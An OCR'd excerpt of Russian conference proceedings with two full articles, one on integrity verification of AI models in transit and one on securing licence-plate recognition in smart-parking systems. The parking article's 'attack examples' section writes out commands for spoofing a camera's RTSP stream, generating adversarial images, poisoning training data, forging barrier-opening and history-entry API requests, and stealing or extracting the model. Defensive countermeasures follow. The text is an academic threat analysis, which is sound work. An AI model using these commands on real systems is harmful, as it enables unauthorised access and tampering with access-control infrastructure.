5. Тетеркин В. Ф., Митрошин А. А., Чернышев С. В. Регламент сопровождения межсетевого экрана, сертифицированного ФСТЭК // Материалы Международной научно-практической конференции по обеспечению комплексной безопасности предприятий: проблемы и решения. 2015. С. 95.
6. Штеренберг, С. И. Анализ свойств децентрализованных рассинхронизированных пакетных нейросетевых программ в распределенной информационной системе / С. И. Штеренберг, А. В. Поляничева, Е. Н. Талакин // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2024. № 3. С. 45-51.
7. Ерышов В. Г., Клименко А. А. Типы, классы, обзор современных межсетевых экранов, сертифицированных по требованиям ФСТЭК // Обработка, передача и защита информации в компьютерных системах. 2022. С. 205-207.
8. Штеренберг, С. И. Архитектура защищенной интеллектуальной системы обнаружения вторжений и инцидентов в распределенных информационных системах // Региональная информатика и информационная безопасность Сборник трудов Санкт-Петербургской международной конференции, Санкт-Петербург, 25–27 октября 2023 года. СПб. : СПОИСУ, 2023. С. 321-326.
9. Оценка статистических характеристик различных типов фреймов IEEE 802.11 для сервисов местоположения / В. А. Петров, М. М. Ковцур, А. Ю. Кистуга, С. И. Штеренберг // Информационная безопасность регионов России (ИБРР-2021) : Материалы XII Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 27–29 ноября 2021 года. СПб. : СПОИСУ, 2021. С. 187-188.
10. Штеренберг, С. И. разработка сценариев безопасности для создания уязвимых виртуальных машин и изучения методов тестирования на проникновения / С. И. Штеренберг, А. И. Москальчук, А. В. Красов // Информационные технологии и телекоммуникации. 2021. Т. 9, № 1. С. 47-58.

УДК 004.056.55

АНАЛИЗ СУЩЕСТВУЮЩИХ МЕТОДОВ ВЕРИФИКАЦИИ МОДЕЛЕЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА ДЛЯ ОБЕСПЕЧЕНИЯ ИХ ЦЕЛОСТНОСТИ ПРИ ПЕРЕДАЧЕ

Казакова Анна Владимировна, Ахрамеева Ксения Андреевна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: avk484@mail.ru, oklaba@mail.ru

Аннотация. Статья посвящена анализу методов верификации моделей искусственного интеллекта для обеспечения их целостности при передаче. Рассматриваются криптографические подходы, водяные знаки, аппаратные решения и их сравнительная эффективность, что делает материал полезным для специалистов в области обеспечения безопасности ИИ.

Ключевые слова: верификация моделей; целостность данных; искусственный интеллект; безопасность передачи.

ANALYSIS OF EXISTING METHODS FOR ARTIFICIAL INTELLIGENCE MODEL VERIFICATION TO ENSURE THEIR INTEGRITY DURING TRANSMISSION

Kazakova Anna, Akhrameeva Ksenia
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: avk484@mail.ru, oklaba@mail.ru

Abstract. The transfer of artificial intelligence models between systems and stakeholders is becoming an increasingly common practice; however, it also raises the risk of model substitution, distortion, or the injection of malicious modifications. In the absence of reliable integrity verification mechanisms, such threats can lead to serious failures, data loss, and a breakdown of trust in intelligent systems. This makes the task of model verification during transfer critically important for ensuring the security and resilience of AI-based solutions.

Keywords: model verification; data integrity; artificial intelligence; transmission security.

Введение. Передача моделей искусственного интеллекта между системами и участниками становится все более распространенной практикой, однако при этом возрастает риск их подмены, искажения или внедрения вредоносных модификаций. В условиях отсутствия надежных механизмов проверки целостности такие угрозы могут привести к серьезным сбоям, потере данных и подрыву доверия к интеллектуальным системам. Это делает задачу верификации моделей при передаче крайне актуальной для обеспечения безопасности и устойчивости ИИ-решений.

Процесс передачи моделей искусственного интеллекта (далее — ИИ), особенно в распределенных или облачных средах, сопряжен с риском потери целостности. При отсутствии формализованной политики проверки модели могут быть перехвачены, изменены или подменены без ведома получателя. Согласно данным отчета IBM Global AI Adoption Index за 2024 год [1], 52% организаций, использующих ИИ, отмечают недостаток квалифицированных специалистов по разработке и управлению доверенными системами ИИ, способных обеспечить надежное управление системами ИИ. При этом лишь 44% организаций реализуют меры по мониторингу ИИ-систем в облачных средах и защите данных на протяжении всего жизненного цикла. Данные проблемы могут создать необходимые условия для эксплуатации уязвимостей в цепочке поставки ИИ-решений. Особую опасность представляют случаи использования скомпрометированных моделей ИИ в сферах, где ошибки могут привести к критическим последствиям.

Помимо технических рисков, подмена ИИ-моделей может иметь серьезные этические и правовые последствия. В частности, в медицинских или финансовых системах использование искаженной модели может привести к ошибочным диагнозам или решениям, что ставит вопрос об ответственности разработчиков и операторов. Исследования [2] показывают, что отсутствие стандартизированных механизмов верификации усложняет судебные разбирательства в случаях умышленной подмены моделей. Это подчеркивает необходимость не только технических, но и нормативных решений для обеспечения доверия к ИИ-системам.

На рис. 1 представлены наиболее типичные угрозы, возникающие при передаче моделей без защиты.



Рис. 1. Основные угрозы при передаче моделей ИИ

Одной из таких угроз является подмена модели, при которой злоумышленник заменяет исходную модель на измененную, сохраняя при этом формат и метаданные, что делает вмешательство практически незаметным. Такая подмена может привести к искажению результатов обработки данных, появлению преднамеренных ошибок или утечке информации.

Не менее опасной является модификация весов и структуры модели. Даже небольшие изменения параметров могут значительно изменить поведение модели, особенно в чувствительных системах, где ИИ влияет на принятие решений. Часто такие изменения сложно обнаружить при поверхностной проверке.

Еще одной угрозой выступает инжекция вредоносных данных в обученную модель, также известная как poisoning-атака. При этом в модель встраиваются определенные «триггеры», активирующие ошибочное поведение при получении специфических входных данных. Подобные атаки опасны своей скрытностью и целенаправленным характером.

Также стоит учитывать уязвимости на уровне форматов хранения моделей. Распространенные контейнеры, такие как ONNX или TensorFlow SavedModel, могут быть модифицированы для внедрения вредоносного кода, который активируется при загрузке модели в рабочую среду.

Наконец, незащищенные каналы передачи, такие как FTP или HTTP без шифрования, позволяют злоумышленнику перехватить и подменить модель, без непосредственного доступа к отправителю или получателю.

Обеспечение целостности моделей искусственного интеллекта при передаче невозможно без применения надежных механизмов верификации. Одним из надежных и формализованных способов подтверждения неизменности модели является использование криптографических хеш-функций и цифровых подписей. Пусть M — бинарное представление модели, тогда для нее вычисляется хеш:

$$\mathrm{H} = \mathrm{h}(\mathrm{M}), \tag{1}$$

где h — устойчивый к коллизиям алгоритм (SHA-256).

Полученное значение используется или для сверки, или подписывается закрытым ключом отправителя, что отображено в формуле 2.

$$\mathrm{S} = \mathrm{Sign}_{\mathrm{priv}}(\mathrm{H}), \tag{2}$$

Далее получатель проверяет подпись с помощью открытого ключа, здесь стоит отметить, что нарушение целостности немедленно выявляется, так как даже минимальное изменение приводит к новому значению хеша.

Реальный пример — инфраструктура Model Zoo для PyTorch и TensorFlow, где хеши моделей публикуются вместе с файлами весов. Это позволяет пользователю сверить загруженный файл и обнаружить возможную подмену или искажение при передаче.

Для проверки эффективности криптографических методов и водяных знаков было проведено тестирование на моделях в формате ONNX. Результаты показали, что SHA-256 и цифровые подписи обнаруживают 100 % изменений, в то время как водяные знаки [3] могут быть частично удалены при переобучении модели. Тестирование проводилось на наборе ResNet-18 и BERT, что подтвердило универсальность криптографических подходов.

Также помимо криптографических методов и цифровых водяных знаков, важную роль в обеспечении целостности моделей искусственного интеллекта занимают формальные методы верификации, в частности используют model checking. Такие методы позволяют проверять соответствие модели заранее определенным спецификациям, выявляя логические ошибки и нежелательное поведение на уровне архитектуры. Современные инструменты, такие как PyTorch Geometric и TensorFlow Model Analysis, обеспечивают поддержку формальной верификации отдельных свойств моделей, включая устойчивость к атакам (robustness) и корректность выходных данных при заданных входных условиях. Современные инструменты, такие как PyTorch Geometric и TensorFlow Model Analysis, обеспечивают поддержку формальной верификации отдельных свойств моделей, включая устойчивость к атакам (robustness) и корректность выходных данных при заданных входных условиях [4].

Методы model checking особенно эффективны для выявления скрытых уязвимостей в моделях, обученных на чувствительных данных, в частности в области медицины или финансового прогнозирования. Метод контрпримеров (counterexample-guided abstraction refinement, CEGAR) позволяет автоматически генерировать тестовые случаи, которые выявляют нарушения в работе модели.

Дополнительно может применяться симметричная аутентификация через MAC (Message Authentication Code), особенно в закрытых системах, где известен общий ключ.

В условиях, когда модель может быть скомпрометирована не внешне, а в логике работы, применяются методы внедрения скрытых маркеров. Водяной знак внедряется в параметры модели:

$$\acute{\theta} = \theta + \Delta, \tag{3}$$

где Δ — целенаправленная малозаметная корректировка.

Данный знак активируется при определенном входном наборе, что позволяет подтвердить авторство или целостность модели даже после многократной передачи [3].

Яркий пример — система DeepMarks, разработанная для встраивания устойчивых водяных знаков в модели глубокого обучения. Она позволяет разработчикам доказывать владение моделью, а также отслеживать ее незаконное распространение.

Методы отпечатков (fingerprinting) расширяют подход, присваивая каждой копии модели уникальный идентификатор. Это используется в облачных ML-платформах Amazon SageMaker и Azure ML Studio для контроля утечек моделей.

В некоторых сценариях передача модели осуществляется через ненадежные каналы связи, что требует встроенной устойчивости к искажениям. Для этого используется избыточное кодирование с возможностью обнаружения и исправления ошибок. Пусть модель представлена вектором M, тогда можем получить:

$$\mathrm{C} = \mathrm{Encode}\,(\mathrm{M}) = \mathrm{M} \times \mathrm{G}, \tag{4}$$

где G — порождающая матрица (generator matrix)линейного кода, а на стороне приема выполняется проверка декодированной версии с использованием проверочной матрицы (parity-check matrix) H [5].

Подобные методы применяются в том числе в промышленной передаче моделей для встраиваемых систем, где возможны физические помехи. В проектах NASA Jet Propulsion Laboratory встраиваемые модели ИИ в спутниковых системах передаются с применением ECC для повышения надежности в условиях космической связи [6].

Для защиты на уровне среды исполнения используются доверенные окружения (Trusted Execution Environments, TEE) и модули доверенной платформы (TPM). Они позволяют загрузить модель в защищенной области памяти, проверить ее цифровой отпечаток и исключить доступ постороннего ПО.

Так, Intel SGX и ARM TrustZone позволяют исполнять модели ИИ в изолированных средах, обеспечивая недоступность даже при наличии вредоносного кода в основной системе [7]. В рамках проекта Microsoft Confidential ML, модели загружаются в TEE и верифицируются по их измерениям:

$$\mathrm{Measurement}\,(\mathrm{M}) = \mathrm{h}(\mathrm{M}), \tag{5}$$

далее значения заносятся в регистры контроля платформы (PCR) и сверяется с эталоном.

Такие методы уже находят применение в медицинских и финансовых системах, где модель ИИ взаимодействует с чувствительными данными и не должна быть скомпрометирована на уровне окружения.

Правовые аспекты защиты ИИ-моделей включают вопросы авторского права и ответственности за вред, вызванный модифицированными моделями. В Европейском союзе действует Регламент об искусственном интеллекте (2024), который обязывает разработчиков обеспечивать прозрачность и подотчетность моделей [8]. В случае подмены модели, ответственность может лежать как на отправителе (за недостаточную защиту), так и на получателе (за отсутствие проверки).

В Российской Федерации вопросы регулирования искусственного интеллекта находятся в стадии формирования нормативной базы. В отличие от Европейского союза, где Регламент об ИИ (2024) устанавливает четкие требования к обеспечению прозрачности и подотчетности моделей, включая меры по защите их целостности при передаче, в России подобные положения пока носят декларативный характер.

Основой для развития регулирования в сфере искусственного интеллекта в Российской Федерации служит Стратегия развития искусственного интеллекта до 2030 года, утвержденная Указом Президента Российской Федерации от 10 октября 2019 г. № 490 «О развитии искусственного интеллекта в Российской Федерации», которая вводит понятия искусственного интеллекта и доверенных технологий искусственного интеллекта, закрепляет общие принципы безопасности ИИ-систем, но не содержит конкретных механизмов проверки целостности моделей при передаче.

Федеральный закон от 24 апреля 2020 г. № 123 «О проведении эксперимента по установлению специального регулирования в целях создания необходимых условий для разработки и внедрения технологий искусственного интеллекта в субъекте Российской Федерации — городе федерального значения Москве и внесении изменений в статьи 6 и 10 Федерального закона «О персональных данных» устанавливает специальный правовой режим для разработки технологий ИИ, но исключительно в городе федерального значения Москве, и вводит в целях, предусмотренных данным законом, дополнения в Федеральный закон от 27 июля 2006 года № 152-ФЗ «О персональных данных». Участники экспериментального правового режима должны предусматривать механизмы обеспечения конфиденциальности передаваемых данных и безопасности их хранения, однако в тексте закона отсутствуют специальные нормы о защите искусственного интеллекта, концепция доверенных технологий ИИ, так же не получила правовой регламентации.

Для проведения объективного анализа методов верификации выбраны шесть критериев, охватывающих как техническую надежность, так и практическую применимость решений.

Учитывается надежность контроля целостности — способность метода выявлять любые, даже минимальные изменения в структуре модели. Этот параметр критичен для обнаружения подмен и искажений.

Подтверждение подлинности источника, то есть возможность проверить, что модель действительно поступила от доверенного отправителя, а не была внедрена злоумышленником.

Вычислительная эффективность отражает нагрузку на систему: чем меньше ресурсов требует метод, тем проще его использование в реальных условиях, особенно на ограниченных платформах.

Устойчивость к типовым атакам показывает, насколько метод способен противостоять распространенным угрозам, таким как внедрение бэкдоров, подмена компонентов или перезапись параметров модели.

Прикладная универсальность — способность метода работать с различными типами моделей, форматами и архитектурами — от классических нейросетей до специализированных встроенных решений.

Сложность интеграции оценивает трудозатраты на внедрение метода в существующие процессы: от простых инструментов, доступных «из коробки», до комплексных решений, требующих специализированной инфраструктуры.

На основе этих критериев проедена сравнительная оценка представленных подходов, результаты которой отражены в таблице 1.

Таблица 1

Сравнительная оценка методов верификации моделей ИИ

Критерий	Криптографические методы	Watermarking / Fingerprinting	Кодирование с избыточностью	Аппаратные методы (TEE / TPM)	Model checking
Надежность контроля целостности	5	3	3	5	4
Подтверждение подлинности	5	4	1	4	2
Вычислительная эффективность	4	4	3	3	3
Устойчивость к типовым атакам	4	3	2	5	5
Прикладная универсальность	5	3	2	2	4
Сложность интеграции	4	3	4	2	5
Итог	27	20	15	21	23

Как видно из таблицы 1, наивысший суммарный балл (27 из 30) набрали криптографические методы, что подтверждает их универсальность, надежность и относительно невысокую сложность интеграции. Эти методы обеспечивают как контроль целостности, так и подлинность источника, при этом их реализация широко поддерживается существующими программными средствами.

Методы цифровых водяных знаков отпечатков показывают хорошие результаты в защите авторства и контроля распространения, но уступают в надежности и применимости: не все модели допускают внедрение маркеров без потери точности, а сами маркеры можно удалить при переобучении модели.

Кодирование с избыточностью эффективно в условиях нестабильной передачи (в частности, в радиоканалах), но почти не применимо для защиты от умышленных атак. Кроме того, оно не решает задачу аутентификации источника.

Аппаратные методы (TEE/TPM) обеспечивают наивысшую степень защиты при исполнении модели, но требуют специфической инфраструктуры и глубокого вмешательства в архитектуру системы, что снижает их универсальность.

Метод model checking получил высокие баллы за устойчивость к сложным атакам за счет exhaustive-анализа возможных состояний модели и универсальность, но требует значительных вычислительных ресурсов (сложность интеграции), это обусловлено необходимостью формальной спецификации требований и использования специализированных инструментов верификации. Эти особенности делают model checking незаменимым для критически важных систем, но ограничивают его повсеместное применение.

Заключение. Таким образом, анализ методов верификации ИИ-моделей показал, что криптографические подходы обеспечивают наиболее надежную защиту целостности при передаче, тогда как гибридные решения (комбинация цифровых подписей, TEE и водяных знаков) демонстрируют максимальную эффективность для комплексной защиты. Выбор конкретных методов должен учитывать требования безопасности и характеристики системы. Оптимальным решением становится комбинация нескольких подходов, позволяющая компенсировать их индивидуальные ограничения. Перспективы развития связаны со стандартизацией протоколов верификации и оптимизацией ресурсоемких методов.

СПИСОК ЛИТЕРАТУРЫ

1. IBM. Глобальный индекс внедрения искусственного интеллекта-2024 // ICT.Moscow. 2024. № 1. С. 12-28.
2. Jobin A., Ienca M., Vayena E. The global landscape of AI ethics guidelines // Nature Machine Intelligence. 2019. Т. 1. № 9. С. 389-399.
3. Guan X., Feng H., Zhang W., Zhou H., Zhang J., Yu N. Reversible Watermarking in Deep Convolutional Neural Networks for Integrity Authentication // Journal of Information Security Research. 2021. № 3. С. 45-55.
4. Meng M.H., Zhang H., Xu K., et al. Adversarial Robustness of Deep Neural Networks: A Survey from a Formal Verification Perspective (URL: https://arxiv.org/pdf/2501.05867).
5. Neyigapula B. S. Secure AI Model Sharing: A Cryptographic Approach for Encrypted Key Exchange // International Journal of Artificial Intelligence and Machine Learning. 2024. Т. 4. № 1. С. 48-60.
6. Balan K., Learney R., Wood T. A Framework for Cryptographic Verifiability of End-to-End AI Pipelines // Advances in Secure Computing. 2025. № 2. С. 31-43.
7. Gibney E. Google unveils invisible 'watermark' for AI-generated text // Nature. 2024. Т. 627. № 8010. С. 104-105.
8. European Commission. Regulation on Artificial Intelligence. 2024. URL: https://eur-lex.europa.eu/eli/reg/2024/1689/oj/eng (дата обращения: 25.08.2025).

УДК 004.056

ОБЕСПЕЧЕНИЕ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ СИСТЕМЫ УМНЫХ ПАРКОВОК

Киркум Глеб Константинович, Сиргазинов Тимур Муратович, Шевченко Александр Александрович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: kirkum.gk@sut.ru, sirgazinov.tm@sut.ru, alex_pavel1991@mail.ru

Аннотация. С развитием компьютерного зрения и методов глубокого обучения растёт внедрение нейронных сетей в интеллектуальные системы контроля доступа. Одним из перспективных направлений является использование нейронных сетей для автоматического распознавания государственных регистрационных знаков транспортных средств (ГРЗ) в системах умных парковок. Такие системы контроля и управления доступом (СКУД) обрабатывают чувствительные данные (видео, номера автомобилей), что делает актуальным вопрос обеспечения их информационной безопасности.

Ключевые слова: нейросеть; ГРЗ; антиспуфинг; защита данных; умная парковка; компьютерное зрение.

ENSURING INFORMATION SECURITY OF SMART PARKING SYSTEMS

Kirkum Gleb, Sirgazinov Timur, Shevchenko Aleksandr
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: kirkum.gk@sut.ru, sirgazinov.tm@sut.ru, alex_pavel1991@mail.ru

Abstract. With the advancement of computer vision and deep learning methods, the integration of neural networks into intelligent access control systems has been growing. One promising direction is the application of neural networks for automatic vehicle license plate recognition (LPR) in smart parking systems. Such access control systems process sensitive data (video footage, vehicle plate numbers), which highlights the critical importance of ensuring their information security.

Keywords: neural network; LPR; anti-spoofing; data security; smart parking; computer vision.

Введение. В умных парковках нейронные сети решают задачи локализации, сегментации и распознавания номеров в видеопотоке с камер [1, 2]. Они работают в составе модуля автоматической идентификации транспортного средства и инициируют последующие действия: открытие шлагбаума, расчёт времени пребывания, начисление оплаты и др. Как правило, такая СКУД включает камеры, вычислительное устройство (одноплатный компьютер или сервер), программный стек с моделью искусственного интеллекта, API для взаимодействия с сервером и базу данных с историей проездов.

Архитектура (рис. 1) может включать:

- камеры видеонаблюдения;
- локальный сервер или Edge-устройство с LPR-моделью;
- веб-интерфейс для администрирования;
- API для взаимодействия со сторонними сервисами.



Рис. 1. Архитектура умных парковок

Нейросети в подобных системах становятся ключевым элементом — и одновременно новой точкой атаки. Без должной защиты возможна подмена входных данных, вмешательство в модель или кража чувствительных данных.

Цель — повысить безопасность нейросетевого модуля умных парковок.

Задача — предложить меры по защите нейросетевого модуля распознавания государственных регистрационных знаков в составе СКУД для умных парковок. Возможные виды атак на нейросеть представлены в таблице 1.

Таблица 1

Анализ уязвимостей и потенциальных атак на нейросеть

Угроза	Реализация
Физическая подмена видеопотока	Камера отключается, и на вход нейросети подаётся заранее записанное видео с нужным номером.
Атаки на входные данные (Adversarial attacks)	Модификация номера (например, стикеры или грязь) может запутать нейросеть и привести к ошибке распознавания.
Переобучение модели (Poisoning)	В случае возможности дообучения модели, может быть внедрён вредоносный датасет.
Кража модели	Нейросеть может быть выгружена и использована для обхода системы (анализ порогов, знание слабых мест).
Атака через API	Получив доступ к API, злоумышленник может подменять ответы распознавания, вносить фиктивные записи в историю проездов

Примеры реализации атак

Физическая подмена видеопотока. Злоумышленник подключается к камере видеонаблюдения (например, через уязвимость в протоколе RTSP [3–5]) и заменяет реальный видеопоток заранее записанным видео с нужным номером автомобиля. Используется утилита ffmpeg для подмены потока: «ffmpeg -re -i fake_video.mp4 -c copy -f rtsp rtsp://admin:password@192.168.1.100:554/live.sdp».

Здесь fake_video.mp4 — заранее подготовленное видео с номером «А123БВ77», а 192.168.1.100 — IP-адрес камеры.

Для перехвата и подмены потока можно использовать инструмент Wireshark.

Атаки на входные данные (Adversarial attacks). Злоумышленник наклеивает на номерной знак стикеры или наносит грязь, чтобы изменить его визуальное представление и обмануть нейросеть [6–7]. Используется библиотека cleverhans для генерации adversarial-примеров:

«import tensorflow as tf
from cleverhans.tf2.attacks import FastGradientMethod
model = tf.keras.models.load_model('lpr_model.h5')
fgsm = FastGradientMethod(model)
adversarial_image = fgsm.generate(image, eps=0.1)»

Здесь image — исходное изображение номера, а adversarial_image — модифицированное изображение, которое нейросеть распознает неправильно. На практике злоумышленник может нанести на номер знак узор, который для человека выглядит как грязь, но для модели искажает распознавание.

Переобучение модели. Злоумышленник добавляет в обучающий датасет изображения с некорректными метками, чтобы модель начала ошибаться при распознавании [8–9]. Используется скрипт на Python для добавления «отравленных» данных:

«from shutil import copyfile
for i in range(100):
copyfile('fake_plate.jpg', f'dataset/train/А123БВ77_{i}.jpg')»

Здесь fake_plate.jpg — изображение номера с некорректной меткой, которое добавляется в обучающий датасет 100 раз. Если система позволяет дообучение модели, злоумышленник может отправить эти данные через API, например:

«curl -X POST -H «Authorization: Bearer токен» -F «image=@fake_plate.jpg» -F «label=А123БВ77» http://api.smartparking.com/retrain»

Кража модели. Злоумышленник получает доступ к серверу и скачивает файлы модели для анализа её слабых мест. Используется уязвимость в веб-интерфейсе для загрузки модели:

«wget http://192.168.1.100/models/lpr_model.h5 --user=admin --password=12345»

Для анализа модели можно использовать инструменты типа Netron (для визуализации архитектуры) или TensorFlow Model Analysis для изучения её поведения.

Если модель защищена, злоумышленник может попытаться выполнить атаку «экстракции» через API, отправляя множество запросов и анализируя ответы:

«for i in range(1000):
response = requests.post('http://api.smartparking.com/predict', files={'image': open('test.jpg', 'rb')})
print(response.json())»

Атака через API. Злоумышленник находит уязвимость в API (например, слабую аутентификацию) и подменяет ответы системы. Используется инструмент Postman или curl для отправки поддельных запросов:

«curl -X POST -H «Content-Type: application/json» -d '{«plate_number»:»А123БВ77»,» action»:»open_barrier»}' http://api.smartparking.com/control»

Если API не проверяет токены, злоумышленник может добавить фиктивные записи в базу данных:

«curl -X POST -H «Authorization: Bearer fake_token» -d '{«plate_number»:»X999XX99»,»entry_time»:»2023-01-01T00:00:00»}' http://api.smartparking.com/add_entry»

Для автоматизации атаки можно использовать Burp Suite для перехвата и модификации запросов [10–11].

Предложения по защите

Физическая защита канала видеопотока. Необходимо обеспечить контроль целостности видеопотока. Для этого можно использовать временные метки, коды аутентичности кадров, сверку GPS времени с сервером. Желательно дополнить систему обнаружением «живого» видео: например, наличием движения, бликов, микроколебаний камеры (аналог антиспуфинга).

Защита от adversarial-атак. Применение техник устойчивого обучения (robust training), таких как adversarial training или random noise injection, может повысить устойчивость модели. Также полезно включить в датасет и обучающую выборку изображения с типичными загрязнениями номеров, солнечными бликами, перспективными искажениями.

Изоляция нейросети от прямого доступа. Модель не должна быть доступна напрямую ни через API, ни как файл. Следует использовать container-based изоляцию (Docker), ограничивать вызовы через строго типизированные запросы к API, внедрить авторизацию по токенам и rate limiting.

Шифрование модели и кода. Рекомендуется использовать упаковку модели в формате ONNX с подписью, а также обфускацию кода и хранение модели в зашифрованном виде. Пример — использование pyarmor, cryptography и KMS-сервисов.

Антиспуфинг и детекция подделок. Визуальный антиспуфинг может включать анализ бликов, движения тени, мерцания LED-фары, времени отклика объекта на событие (например, открытие шлагбаума с задержкой при подозрении). Дополнительно, анализ метаданных видео (fps, разрешение, поток) может выявить искусственные вставки.

Логирование и контроль поведения модели. Все аномалии — неожиданные распознавания, ошибки, массовые запросы — должны логироваться и проверяться системой безопасности. При повторяющихся сбоях распознавания одного и того же номера следует включать ручную проверку.

Ограничение доступа к API. Вызовы к нейросети должны происходить только с доверенных IP через VPN или шифрованное соединение с двухфакторной аутентификацией [12]. Использование HTTPS, JWT-токенов и проверка частоты обращений обязательны.

Заключение. Нейросети, использующиеся в СКУД для распознавания автомобильных номеров, должны работать с соблюдением требований безопасности. Они становятся критическим элементом системы и объектом потенциальных атак. Применение вышеперечисленных мер позволит повысить устойчивость нейросетевого модуля к внешним воздействиям, включая многоэтапные атаки, защитить пользовательские данные и сохранить бесперебойную работу умной парковки. В дальнейшем необходимо развивать методы explainable AI и аудит логов нейросети для оперативного выявления аномалий в её работе.

СПИСОК ЛИТЕРАТУРЫ

1. Лапина М. А., Ржевская Н. В., Котляров Д. В., Дюдюн Г. Д. Особенности организации атак на нейронные сети для распознавания образов // Электронный научный журнал Курского государственного университета «Auditorium». 2023. № 2 (38) [Электронный ресурс]. URL: https://api-mag.kursksu.ru/api/v1/get_pdf/4948/ (дата обращения: 04.05.2025).
2. Мачикина Е. П. Анализ схемы электронной подписи видеопотока // журнал Сибирского государственного университета телекоммуникаций и информатики «Вестник СибГУТИ». Том 17. 2023. № 1. С. 46-51.
3. Намиот Д. Е. Введение в атаки отравлением на модели машинного обучения // International Journal of Open Information Technologies. Т. 11. 2023. № 3. С. 58-68.
4. Ерболатов А. Н. Реверс-инжиниринг против искусственного интеллекта: анализ самозащищенных моделей ИИ // Международный научный журнал «ВЕСТНИК НАУКИ». Т. 4. 2025. № 2. С. 436-443.
5. Липатников В.А., Шевченко А.А. Модель процесса управления информационной безопасностью распределенной информационной системы на основе выявления и оценки уязвимостей // Информационные системы и технологии. 2018. № 1(105). С. 114-123.
6. Липатников В.А., Шевченко А.А. Проактивное управление информационной безопасностью автоматизированной системы радиоконтроля // Информационные системы и технологии. 2019. № 4(114). С. 112-121.
7. Арзамасцев Н. А. Особенности использования искусственных нейронных сетей в сфере информационной безопасности // Научный журнал «StudNet». Том 5. 2022. № 5. С. 3936-3945
8. Липатников В.А., Ложечкин А.А., Шевченко А.А. Построение комплексной защиты киберфизической системы от деструктивных воздействий // Информационные системы и технологии. 2020. № 6(122). С. 112-120.
9. Research and Evaluation of the Most Significant Quantitative Characteristics of MPLS Equipment / A. Krasov, P. Karelsky, I. Zuyev [et al.] // Smart Innovation, Systems and Technologies. 2021. Vol. 220. P. 431-443. DOI 10.1007/978-981-33-6632-9_38. EDN KHZCLM.
10. Использование математических методов прогнозирования для оценки нагрузки на вычислительную мощность IoT-сети / Д. В. Сахаров, А. М. Гельфанд, А. А. Казанцев, И. Е. Пестов // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2020. № 2. С. 86-94. EDN DLMENT.
11. Миняев, А. А. Моделирование угроз безопасности информации в территориально-распределенных информационных системах / А. А. Миняев // Наукоемкие технологии в космических исследованиях Земли. 2021. Т. 13, № 2. С. 52-65. DOI 10.36724/2409-5419-2021-13-2-52-65. EDN OJBTGU.
12. Задача интеллектуальной защиты информационно-телекоммуникационной сети на основе анализа враждебных действий и цепочек вторжений / В. А. Задбоев, В. А. Липатников, К. В. Мелехов, В. А. Робак // Региональная информатика и информационная безопасность : Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 23–25 октября 2024 года. СПб. : СПОИСУ, 2024. С. 93-97. EDN APXUPG.

УДК 004.056

ТРЕБОВАНИЯ ЗАЩИЩЁННОСТИ ОБЪЕКТА КИИ С УЧЕТОМ РАЗВИТИЯ ТРЕБОВАНИЙ РЕГУЛЯТОРОВ

Киселёв Николай Николаевич, Красов Андрей Владимирович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: mr.nikkis@mail.ru, krasov@inbox.ru

Аннотация. В статье анализируется эволюция регуляторных требований к защите объектов критической информационной инфраструктуры в 2024–2025 гг. Рассмотрены ключевые изменения в законодательстве РФ, включая поправки к ФЗ-187 «О безопасности критической информационной инфраструктуры Российской Федерации». Исследование систематизирует практические последствия этих изменений для субъектов КИИ, формулируя обновленные обязательства в разрезе направлений по блокам. Ключевой вывод подчеркивает необходимость адаптации процессов субъектов КИИ к новой проактивной модели защиты и отраслевой логике категорирования, особенно в свете обязательной переоценки категорий. Статья может служить практическим ориентиром для понимания и выполнения обновленных регуляторных требований.

Ключевые слова: критическая информационная инфраструктура; кибербезопасность; категорирование объектов КИИ; регуляторные требования; отраслевые особенности; новая модель категорирования; импортозамещение; проактивная защита.

